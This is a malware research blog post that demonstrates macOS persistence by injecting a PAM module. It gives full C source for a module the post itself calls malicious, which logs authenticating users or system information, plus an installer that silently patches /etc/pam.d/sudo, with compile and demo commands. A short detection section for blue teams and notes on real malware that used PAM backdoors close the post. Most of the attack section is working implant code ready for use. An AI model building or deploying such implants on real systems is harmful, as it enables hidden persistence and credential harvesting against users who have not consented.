MacOS malware persistence 6: PAM module injection. Simple C example
﷽
Hello, cybersecurity enthusiasts and white hackers!

This post is a continuation of the macOS malware persistence series. In this part, we will explore persistence via a malicious PAM (Pluggable Authentication Modules) module.
In our previous research, we covered cron-based persistence. Today we go deeper - into the authentication stack itself. A PAM module injected into /etc/pam.d/sudo will execute our code every time a user runs sudo, unlocks the screen, or performs any other action that triggers authentication.
the logic: PAM on macOS
PAM is a framework that decouples authentication logic from applications. When a program like sudo needs to authenticate a user, it does not implement authentication itself - it delegates to PAM, which reads a configuration file from /etc/pam.d/ and loads the listed modules in order.

On macOS Sonoma, PAM configs live in /etc/pam.d/ (which is /private/etc/pam.d/). For example, /etc/pam.d/sudo:

# sudo: auth account password session
auth       sufficient     pam_smartcard.so
auth       required       pam_opendirectory.so
account    required       pam_permit.so
password   required       pam_deny.so
session    required       pam_permit.so
Each line follows the format:
<type> <control> <module-path> [arguments]
- type:
auth,account,session,password - control:
required,sufficient,optional,requisite - module-path: full path to a
.sofile
The key insight for an attacker: /etc/pam.d/ is not protected by SIP. It can be modified with root. And module paths accept absolute paths - so the .so does not need to live in the SIP-protected /usr/lib/pam/. We can place it anywhere writable.

Adding one line to /etc/pam.d/sudo with optional control is all it takes. The optional flag means our module runs but its return value does not affect whether authentication succeeds or fails - making it completely transparent to the user.
practical example
This post has two components: the PAM module itself (pam_meow.c) and the installer (pers.c).
The PAM module logs the authenticated username and a timestamp to /tmp/meow.txt, then returns PAM_IGNORE so it never interferes with the real authentication flow (pam_meow.c):
/*
 * pam_meow.c
 * malicious PAM module for macOS persistence
 * logs auth events to /tmp/meow.txt
 * author: @cocomelonc
 */
#include <security/pam_modules.h>
#include <security/pam_appl.h>
#include <stdio.h>
#include <time.h>
#include <unistd.h>

PAM_EXTERN int pam_sm_authenticate(pam_handle_t *pamh, int flags,
                                    int argc, const char **argv) {
  const char *user = NULL;
  pam_get_user(pamh, &user, NULL);

  FILE *f = fopen("/tmp/meow.txt", "a");
  if (f) {
    time_t t = time(NULL);
    char *ts = ctime(&t);
    // strip newline from ctime output
    if (ts[24] == '\n') ts[24] = '\0';
    fprintf(f, "[%s] auth event - user: %s, uid: %d\n",
            ts, user ? user : "unknown", getuid());
    fclose(f);
  }
  // PAM_IGNORE: module is skipped in the result computation
  // authentication is not affected
  return PAM_IGNORE;
}

PAM_EXTERN int pam_sm_setcred(pam_handle_t *pamh, int flags,
                               int argc, const char **argv) {
  return PAM_IGNORE;
}
The installer (pers.c) copies the compiled module to /usr/local/lib/ and appends one line to /etc/pam.d/sudo. It requires root:
/*
 * pers.c
 * installs pam_meow.so and patches /etc/pam.d/sudo
 * requires root privileges
 * author: @cocomelonc
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
  const char *module_src  = "./pam_meow.so";
  const char *module_dst  = "/usr/local/lib/pam_meow.so";
  const char *pam_config  = "/etc/pam.d/sudo";
  const char *pam_entry   =
    "auth       optional       /usr/local/lib/pam_meow.so\n";

  // ensure destination directory exists
  system("mkdir -p /usr/local/lib");

  // copy the module
  char cmd[512];
  snprintf(cmd, sizeof(cmd), "cp %s %s && chmod 644 %s",
           module_src, module_dst, module_dst);
  if (system(cmd) != 0) {
    fprintf(stderr, "failed to copy module. run as root?\n");
    return 1;
  }
  printf("module copied to: %s\n", module_dst);

  // check if entry already exists
  FILE *f = fopen(pam_config, "r");
  if (!f) {
    perror("fopen pam_config read");
    return 1;
  }
  char line[512];
  while (fgets(line, sizeof(line), f)) {
    if (strstr(line, "pam_meow.so")) {
      printf("entry already present in %s\n", pam_config);
      fclose(f);
      return 0;
    }
  }
  fclose(f);

  // append the entry
  f = fopen(pam_config, "a");
  if (!f) {
    perror("fopen pam_config append");
    return 1;
  }
  fputs(pam_entry, f);
  fclose(f);

  printf("persistence installed: %s patched.\n", pam_config);
  printf("module will run on every sudo authentication.\n");
  return 0;
}
demo

Compile the PAM module. Note the -isysroot flag - on macOS, headers live inside the SDK, not in /usr/include:
clang -dynamiclib -lpam -isysroot $(xcrun --show-sdk-path) pam_meow.c -o pam_meow.so

Compile the installer:
clang pers.c -o pers

Run the installer with sudo:
sudo ./pers
Verify that /etc/pam.d/sudo was patched:
cat /etc/pam.d/sudo


Our line is now at the bottom of the config. Now trigger an authentication event:
sudo ls

Check the output:
cat /tmp/meow.txt



As you can see, everything is works perfectly, as expected! =^..^=
Every sudo invocation triggers our module. The user sees no change in behavior - the password prompt works normally, the command executes normally, and our code runs silently in the background.
The technique extends beyond sudo. The same entry can be added to other PAM services:
/etc/pam.d/login        # terminal login
/etc/pam.d/screensaver  # screen unlock
/etc/pam.d/su           # su command
practical example 2
For correctness, I also added updated example for pam_meow.c. Something like the following (pam_meow2.c):
/*
 * pam_meow2.c
 * malicious PAM module for macOS persistence
 * logs systeminfo to /tmp/meow.txt
 * author: @cocomelonc
 */
#include <security/pam_modules.h>
#include <security/pam_appl.h>
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <unistd.h>

PAM_EXTERN int pam_sm_authenticate(pam_handle_t *pamh, int flags,
                                    int argc, const char **argv) {
  const char *user = NULL;
  pam_get_user(pamh, &user, NULL);
  char *filePath = "/tmp/meow.txt";

  // simple log to verify execution
  char command[1024];
  snprintf(command, sizeof(command), "/usr/sbin/system_profiler SPSoftwareDataType > %s 2>&1", filePath);
  system(command);

  FILE *f = fopen(filePath, "a");
  if (f) {
    fprintf(f, "\nexecuted as UID: %d\n", getuid());
    fclose(f);
  }


  // PAM_IGNORE: module is skipped in the result computation
  // authentication is not affected
  return PAM_IGNORE;
}

PAM_EXTERN int pam_sm_setcred(pam_handle_t *pamh, int flags,
                               int argc, const char **argv) {
  return PAM_IGNORE;
}
As you can see, just writing systeminfo to /tmp/meow.txt.
demo 2
Compile it:
clang -dynamiclib -lpam -isysroot $(xcrun --show-sdk-path) pam_meow.c -o pam_meow.so

Installing persistence:
sudo ./pers

Testing our logic and checking the result:
sudo ls
cat /tmp/meow.txt

As you can see, everything worked as expected here also! =^..^=
But sometimes, you can got an error like:

What is happened here?
First of all file ownership conflict. If you ran pam_meow.so for the first time and it created /tmp/meow.txt as a regular user, sudo (which runs the module as root) may not have permission to overwrite this file due to macOS-specific flags on the /tmp folder.
Second reason is TCC limitations on macOS. system_profiler digs deep into hardware and software. The system may not appreciate the lack of explicit “System Administration” permission to run it from the PAM context.
Finally, when you run system("cmd > /tmp/meow.txt"), it launches /bin/sh. This shell may have a reduced security profile within PAM.
detection note
Blue teamers should audit PAM configuration files for unexpected entries:
grep -r "optional\|requisite" /etc/pam.d/ | grep -v "^#"
Any module path that does not point to /usr/lib/pam/ is suspicious. Baseline the contents of /etc/pam.d/ on a clean system and diff against it periodically.
osquery can help:
SELECT * FROM pam_services;
Also check for unexpected .so files in non-standard locations:
ls -la /usr/local/lib/*.so 2>/dev/null
real world usage
Skidmap, a Linux cryptominer rootkit, used a malicious PAM module to maintain a hidden backdoor password - any user authenticating with a hardcoded secret string would get root access regardless of the real password. While Linux-focused, the technique is directly portable to macOS.
HiddenWasp also leveraged PAM implants as a secondary persistence mechanism on compromised Unix systems, specifically to survive cleanup attempts that removed its primary rootkit components.
The macOS-specific variant of this technique has been documented in post-exploitation frameworks targeting enterprise macOS environments, where attackers with initial root access use PAM injection as a silent, long-term credential harvesting mechanism.
I hope this post is useful for malware R&D and red teaming labs, Apple/Mac researchers, and blue team specialists.
Skidmap - MITRE
HiddenWasp - Malpedia
macOS hacking part 1
macOS persistence part 1
macOS persistence part 5
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine